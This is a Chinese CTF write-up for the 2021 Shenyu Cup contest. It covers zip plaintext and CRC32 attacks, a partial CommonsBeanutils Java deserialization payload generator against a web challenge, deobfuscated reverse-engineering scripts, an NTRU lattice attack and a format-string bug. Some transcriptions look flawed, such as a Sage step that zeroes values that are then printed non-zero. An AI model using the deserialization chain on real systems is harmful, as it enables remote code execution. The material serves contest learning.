




2021年“深育杯“网络安全大赛Writeup

原创


Le1a  于 2021-11-15 08:48:15 发布  365  收藏 2

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订阅专栏


Misc

签到题

下载附件得到一张二维码



扫码关注，后台回复签到即可获得flag



flag:


```
SangFor{AaKjtQr_0jJpdA3QwBV_ndsKdn3vPgc_}
```

Login

下载附件example.zip，打开是password.zip




但是需要密码，尝试爆破




此时发现了异常，打开明明只有一个password.zip文件，这里却检测到了两个加密文件，于是我们将压缩包用010 Editor打开分析一下

010 Editor - C:\Users\Yijiale\Downloads\example.zip




发现有伪加密，将此处以及后面一处的09改为00，保存之后再打开压缩包发现多了两个文件




其中 示例-副本.txt 能够打开，而 示例.txt 打开会提示需要输入密码

打开副本发现这就是 题目说的那个发邮件即可获得账号



但是发了几次邮件始终没有等到回信，后来发现重点不在这儿，既然这两个示例txt是一样的，那我们就可以采用ZIP明文攻击，来爆破出这个zip的密码。将 示例-副本.txt 拖出来，打包成zip，我们可以发现这两个zip中的 示例-副本.txt 的CRC32值是一样的




打开 ARCHPR ，将 example.zip 载入，然后载入 示例 - 副本.zip



最终得到压缩包密码为: `qwe@123`

尝试打开password，但是发现数据错误，所以将刚刚的09改为00又重新复原为09



复原后，打开还是报错，最后才发现是我的7z出问题了，换用winrar成功用密码 `qwe@123` 打开password.zip



打开之后，里面有一个 `.password.swp`，swp文件是vi编辑器异常退出后留下的文件，使用指令：`vi -r .password.swp` 即可恢复文件，但是需要密码，这里还有三个txt文件，只有6个字节大小，尝试爆破crc32

脚本地址：<https://github.com/theonlypwner/crc32>

使用方法：`python crc32.py reverse crc32值` (crc32值前面注意要加0x)


运行三次之后分别得到三段疑似密码的明文

```
终端: Local x +
6 bytes: MqhiCR (OK)
6 bytes: UVZDRu (OK)
6 bytes: XD_KE3 (OK)
6 bytes: izFQy4 (OK)
6 bytes: v403Gh (OK)
6 bytes: vDsBB8 (OK)
6 bytes: welc0m (OK)
```

```
终端: Local x +
6 bytes: XRpU7s (OK)
6 bytes: ZnuKnn (OK)
6 bytes: bFt_DL (OK)
6 bytes: cF5n_U (OK)
6 bytes: e_sang (OK)
6 bytes: hQ92x5 (OK)
6 bytes: iM7_b8 (OK)
6 bytes: kPlQRi (OK)
6 bytes: lIkoxB (OK)
```

```
终端: Local x +
6 bytes: UL0wx0 (OK)
6 bytes: WQkyHa (OK)
6 bytes: X2FUk2 (OK)
6 bytes: Zb0f6k (OK)
6 bytes: eS6L6b (OK)
6 bytes: forctf (OK)
6 bytes: ka80b4 (OK)
6 bytes: oyjmbC (OK)
6 bytes: s66lvC (OK)
```


这三段组合起来就是 `welc0me_sangforctf`，这应该就是密码了，成功解压 `.password.swp`，将它移动到kali里，然后执行命令 `vi -r .password.swp`



得到账号密码为:

```
Admin  
5f4dcc3b5aa765d61d8327deb882cf99
```

回到题目尝试登录发现禁止查看源码



直接BurpSuite抓包，丢到重放器里面，发包即可看到回显，flag在注释里面

Request (请求):

```
1 POST /login.php HTTP/1.1
2 Host: 192.168.41.86:3001
3 Content-Length: 49
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.41.86:3001
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://192.168.41.86:3001/index.html
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Connection: close
14
15 email=Admin&pass=5f4dcc3b5aa765d61d8327deb882cf99
```

Response (响应):

```
42     case if ((e.shiftKey) || (e.keyCode == 122)) {
43         alert("What are U f**king doing!");
44         return false;
45     }
46     else if ((e.ctrlKey) || (e.keyCode == 85)) {
47         alert("What are U f**king doing!");
48         return false;
49     }
50     //000000
51     document.oncontextmenu = function () {
52         alert("What are U f**king doing!");
53         return false;
54     }
55 }
56 </script>
57 <div class="login">
58   <div class="container-login100">
59     <div class="wrap-login100">
60       <span class="login100-form-title">
61         Congratulations! You are Admin, this is your flag!
62       <!--Sangfor{ef3d229c-0d10-4d99-a768-ff41a4d624e7}--> </span>
63     </div>
64   </div>
65 </div>
66 </body>
67 </html>
68
```

flag为:

```
Sangfor{ef3d229c-0d10-4d99-a768-ff41a4d624e7}
```

Web

weblog

有个文件下载，访问?logname=cb-0.0.1-SNAPSHOT.jar下载到源码

看pom

```

1 <?xml version="1.0" encoding="UTF-8" ?>
2 <project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
3     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.apache.org/xsd/maven-4.0.0.xsd">
4     <modelVersion>4.0.0</modelVersion>
5     <parent>
6         <groupId>org.springframework.boot</groupId>
7         <artifactId>spring-boot-starter-parent</artifactId>
8         <version>2.5.4</version>
9         <relativePath/> <!-- lookup parent from repository -->
10    </parent>
11    <groupId>com.ctf</groupId>
12    <artifactId>cb</artifactId>
13    <version>0.0.1-SNAPSHOT</version>
14    <name>cb</name>
15    <description>Demo project for Spring Boot</description>
16    <properties>
17        <java.version>1.8</java.version>
18    </properties>
19    <dependencies>
20        <dependency>
21            <groupId>org.springframework.boot</groupId>
22            <artifactId>spring-boot-starter-web</artifactId>
23        </dependency>
24
25        <dependency>
26            <groupId>org.springframework.boot</groupId>
27            <artifactId>spring-boot-starter-test</artifactId>
28            <scope>test</scope>
29        </dependency>
30
31        <dependency>
32            <groupId>org.springframework.boot</groupId>
33            <artifactId>spring-boot-starter-aop</artifactId>
34        </dependency>
35        <dependency>
36            <groupId>org.projectlombok</groupId>
37            <artifactId>lombok</artifactId>
38            <optional>true</optional>
39        </dependency>
40        <dependency>
41            <groupId>commons-beanutils</groupId>
42            <artifactId>commons-beanutils</artifactId>
43            <version>1.8.2</version>
44        </dependency>
45
46        <dependency>
47            <groupId>org.springframework.boot</groupId>
48            <artifactId>spring-boot-starter-thymeleaf</artifactId>
49        </dependency>
50    </dependencies>
51
52    <build>
53        <plugins>
54            <plugin>
55                <groupId>org.springframework.boot</groupId>
56                <artifactId>spring-boot-maven-plugin</artifactId>
57            </plugin>
58        </plugins>
59    </build>
60
61 </project>
62

```

可以打cb1的shiro链子

```

import java.io.ByteArrayOutputStream;
import java.io.ObjectOutputStream;
import java.lang.reflect.Field;
import java.util.Base64;
import java.util.PriorityQueue;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import org.apache.commons.beanutils.BeanComparator;

public class CommonsBeanutilsShiro {
    public static void setFieldValue(Object obj, String fieldName, Object value) throws Exception {
        Field field = obj.getClass().getDeclaredField(fieldName);
        field.setAccessible(true);

```



```

setFieldValue(obj, "_tfactory", new TransformerFactoryImpl());

final BeanComparator comparator = new BeanComparator(null, String.CASE_INSENSITIVE_ORDER);
final PriorityQueue<Object> queue = new PriorityQueue<Object>(2, comparator);
// stub data for replacement later
queue.add("1");
queue.add("1");

setFieldValue(comparator, "property", "outputProperties");
setFieldValue(queue, "queue", new Object[]{obj, obj});

// =====
// 生成序列化字符串
ByteArrayOutputStream barr = new ByteArrayOutputStream();
ObjectOutputStream oos = new ObjectOutputStream(barr);
oos.writeObject(queue);
oos.close();
byte[] expcode = Base64.getEncoder().encode(barr.toByteArray());
System.out.println(new String(expcode));
}
}

```

The screenshot shows a web browser's developer tools network tab. On the left, a GET request is visible to the URL `/bZdWASYu4nN3obRiLpKCeS8erTZrdxx/parseUser?user=`. The request body contains a long, Base64-encoded string. On the right, the HTTP response is shown with a status of 200 OK. The response headers include `Date: Sat, 13 Nov`, `Connection: close`, and `Content-Length: 43`. The response body contains a single line of Base64-encoded data: `Uu8msBrCaSzzaCx3J`.

Re
XOR_Exercise

F5丢进去一看，典型的ollvm混淆(很多while)

```
while ( 1 )
{
  while ( 1 )
  {
    while ( 1 )
    {
      while ( 1 )
      {
        while ( 1 )
        {
          while ( 1 )
          {
            while ( 1 )
            {
              while ( 1 )
              {
                while ( 1 )
                {
                  v162 = v163;
                  v161 = v163 + 2146984182;
                  if ( v163 != -2146984182 )
                    break;
                  v163 = 1848814526;
                  v48 = v182;
                }
                v160 = v162 + 2143417881;
                if ( v162 != -2143417881 )

```

百度找到脚本deflat去除混淆,关键算法段如下

```
while ( 1 )
{
  v12 = v6;
  flag = v6 < 64;
  while ( b >= 10 && (((_BYTE)a - 1) * (_BYTE)a & 1) != 0 );
  if ( !flag )
    break;
  do
    v14 = v6;
  while ( b >= 10 && (((_BYTE)a - 1) * (_BYTE)a & 1) != 0 );
  v15 = v9[v14];
  if ( v15 == 10 )
  {
    do
      v16 = v6;
    while ( b >= 10 && (((_BYTE)a - 1) * (_BYTE)a & 1) != 0 );
    v17 = &v9[v16];
    if ( b >= 10 && (((_BYTE)a - 1) * (_BYTE)a & 1) != 0 )
      goto Error;
    while ( 1 )
    {
      *v17 = 0;
      if ( b < 10 || (((_BYTE)a - 1) * (_BYTE)a & 1) == 0 )
        break;
LABEL_42:
      *v17 = 0;
    }
    goto LABEL_13;
  }
  v18 = v6;
v19 = ++v6;
```

脚本

```
\#include "stdafx.h"
int main(int argc, char* argv[])
```

```

{
    unsigned __int64 k=0xB1234B7679FC4B3D;
    unsigned __int64 map[] = {0x32E9A65483CC9671,0x0EC92A986A4AF329C,0x96C8259BC2AC4673,0x74BF5DCA4423530F,0x5
9D78EF8FDCBFAB1,0xA65257E5B13942B1};
    for(int i=0;i<6;i++){
        for(int j=0;j<64;j++){
            if(map[i]&1){
                map[i]^=k;
                map[i]>>=1;
                map[i]|=0x8000000000000000;
            }else{
                map[i]>>=1;
            }
        }
    }
    for(int j=0;j<6;j++){
        printf("%8s",&map[j]);
    }
    getchar();
    return 0;
}

```

Lithops


这题有点像我爱破解的某个cm，实质上就是考察字符集的转换，前面花里胡哨，不知道干啥，但是真正加密的地方就调用了一个api,就是ANSI->UTF8

The screenshot shows a debugger window with assembly code on the left and registers on the right. The assembly code includes instructions like `mov ecx, dword ptr [ebp+0xC]`, `call 011E2C90`, and `call 011E2DB0`. The registers window shows `EFL 00000246 (NO, NE)`. Below the assembly is a hex dump and ASCII dump of memory at address `002AFD80`, showing the string `我是人`.

Dump出UTF8字符，直接脚本解密

The screenshot shows a debugger window with assembly code on the left and registers on the right. The assembly code includes instructions like `short 011E2A11`, `short 011E29A5`, and `call 011E2A11`. The registers window shows `EBP 002AFD80`, `ESI 00609AF0`, and `EDI 006086A0`. Below the assembly is a hex dump and ASCII dump of memory at address `002AFD80`, showing the string `清静仁德清去能余破静特清静`.

易语言在某些方面还是方便的



Cry

GeGe

原题, <https://blog.soreatu.com/posts/an-introduction-to-ntruencrypt-through-a-ctf-challenge/> 这里贴个链接

改了一点, 用脚本跑

```
..... p = 44072067828325441886679442017278136171898839404905342274360688679011963115081515443169895313066788654086073901286492786292541287
539670466917365221083569712723113084556198792973585887272671842007779236950482487571150570723570878813366805040335119582807105471789
712686704426508718907609162031092268528895996384844298898982104265405677940200139205667849732815606286669181226747835396537202956290
548985299008829656915877182122913737342185551675916909102463805161213381390634195877503444692140045395200171405933428598573943087030
019396408991894328361343928302083182681316393186553821756432725651868844961888763414609685636235292297137900760500954980538469835368
74648190033735162809614805624209827336432235539146518380636145346170445573109720561698697387464329248539532580790069361034976260543
641152820078438476938138968569778822859103696605390924624087901263858815818331653090328533897773554801692124786691392256090583385650
29211
..... c = 40524915393769555532205687575446216592933049588377071606810907106245058628895125201905898791978313947201459099922160999637594961
2552307896901570606968885563566827114716418519374701791829607558009685875516085957254709455849700940362997646238945833799093299963374
2906732857580456722249689080339623450727849011635475830380707752497110879385498240106978699308562052440064914752019932281214188905
201741799692940949632490137866118897907118012695249196956534535760432889341969524371648298307564397347950689802077587710524835002722
643630283466686293974977947921101702751732093771142741640873201633405470199355623164292271193468021246206822934053757983402756798317
504823393014404285272238018724396114612722292758249947348980786641805410961591467593788048369529810896737555903535889005224559687219
719442763184734211936903106010022956375810304175708689553798156611331483395659836217304016756430949092630987785720819731422237447465
26672
.....
..... v1 = vector(ZZ, [1, h])
..... v2 = vector(ZZ, [0, p])
..... m = matrix([v1,v2]);
..... shortest_vector = m.LLL()[0]
..... f, g = shortest_vector

sage: print(f,g)
-12750116887726153421027530844597907385997321203945455333424184270014772564960257266542520572516484176398041999418102410745230828235578313
310574664190214099278825624434728635597115643841410741813541288209899336379161261489970952017863436697244447617887532704146170674473236804
0475440895532178874320987678220375 -142628456076292466780305019813036599706723819255039186709856369160335387435311078220221074723393157109
8561494518830368357854749374531273444954727541539507228440069702589791670317656924189758561146133403713249193592426028694159671469

sage: f = 0 * f
sage: g = 0 * g
sage: print(f,g)
127501168877261534210275308445979073859973212039454553334241842700147725649602572665425205725164841763980419994181024107452308282355783133
105746641902140992788256244347286355971156438414107418135412882098993363791612614899709520178634366972444476178875327041461706744732368040
475440895532178874320987678220375 14262845607629246678030501981303659970672381925503918670985636916033538743531107822022107472339315710985
61494518830368357854749374531273444954727541539507228440069702589791670317656924189758561146133403713249193592426028694159671469

sage: t = f*c % p % g
sage: print(long_to_bytes(t * inverse_mod(f*f,g)*g))
b'Sangfor{pfa2s1f65ads4fwew1s2d3v1cxxavqes}'
sage: |
```

Pwn

find-flag

漏洞点在printf处, printf(format)存在格式化字符串漏洞

在pwndbg中测试offset 偏移6+11为canary偏移 4+11为gadget偏移

